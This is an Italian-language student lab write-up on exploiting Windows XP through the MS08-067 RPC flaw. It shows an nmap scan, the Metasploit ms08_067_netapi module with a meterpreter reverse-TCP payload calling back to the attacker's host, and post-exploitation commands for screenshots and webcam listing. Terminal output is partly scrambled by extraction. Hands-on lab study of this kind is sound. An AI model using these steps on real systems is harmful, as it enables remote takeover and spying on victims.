[CONSEGNA SETTIMANA 7 LEZIONE 3]

Hacking Windows XP

Tra gli exploit presenti possiamo ricorrere anche ad alcuni diretti ai sistemi operativi windows. Un esempio è l'exploit MS08-067, che prende come target i sistemi come windows XP, 2000 e 2003 server e ne sfrutta una vulnerabilità presente nell'RPC senza autenticazione e permette all'attaccante di impartire comandi arbitrariamente da remoto.

Come sempre iniziamo con l'eseguire una scansione della macchina target tramite il tool nmap con il comando **nmap -sV -T4 192.168.5.59**.

```
(kali® kali)=[~]
$ nmap -sV -Pn 192.168.5.59
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 04:26 EST
Nmap scan report for 192.168.5.59
Host is up (0.00075s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
2869/tcp closed icslap
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.09 seconds
```


Procediamo quindi con la ricerca dell'exploit tramite metasploit con il comando **search MS08-067** e impostiamo i parametri richiesti tramite il comando **set rhosts 192.168.5.59**.

```
No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(
                                                                ) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
                   Current Setting Required Description
     Name
                                                              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The SMB service port (TCP)
The pipe name to use (BROWSER, SRVSVC)
     RHOSTS
     RPORT
                    445
                                              ves
     SMBPIPE BROWSER
Payload options (windows/meterpreter/reverse_tcp):
     Name
                     Current Setting Required Description
                                                                Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
     EXITFUNC
                                                yes
                     192.168.5.80
     LHOST
                                                                The listen port
     LPORT
                     4444
                                                 ves
Exploit target:
     Id Name
           Automatic Targeting
View the full module info with the info, or info -\mbox{d} command.
msf6 exploit(windows/smb/ms08_067_netapi) > set rho:
rhosts ⇒ 192.168.5.59
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
                                                             pi) > set rhosts 192.168.5.59
       Started reverse TCP handler on 192.168.5.80:4444
      192.168.5.59:445 - Automatically detecting the target...
192.168.5.59:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
192.168.5.59:445 - Selected Target: Windows XP SP3 Italian (NX)
192.168.5.59:445 - Attempting to trigger the vulnerability...
Sending stage (175686 bytes) to 192.168.5.59
Meterpreter session 1 opened (192.168.5.80:4444 → 192.168.5.59:1035) at 2024-01-24 04:27:40 -0500
meterpreter > ls
```

A questo punto, tramite meterpreter potremmo impartire comandi direttamente alla macchina target, nel nostro caso recupereremo uno screenshot del desktop tramite il comando **screengrab** e faremo una scansione per cercare eventuali webcam collegate tramite il comando **webcam-list**.

```
meterpreter > screengrab
[-] The "screengrab" command requires the "espia" extension to be loaded (run: `load espia`)
meterpreter > load espia
Loading extension espia... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/MIPxHlUp.jpeg
```





ALCUNE NOZIONI IMPORTANTI

Cosa si intende per RPC?

Per RPC ci riferiamo ad una procedura che consente l'avvio e la conseguente esecuzione di un programma o di una subroutine da remoto.

Cosa si intende per meterpreter?

Con meterpreter ci riferiamo ad un payload di metasploit che consente l'accesso ad una shell interattiva durante un attacco.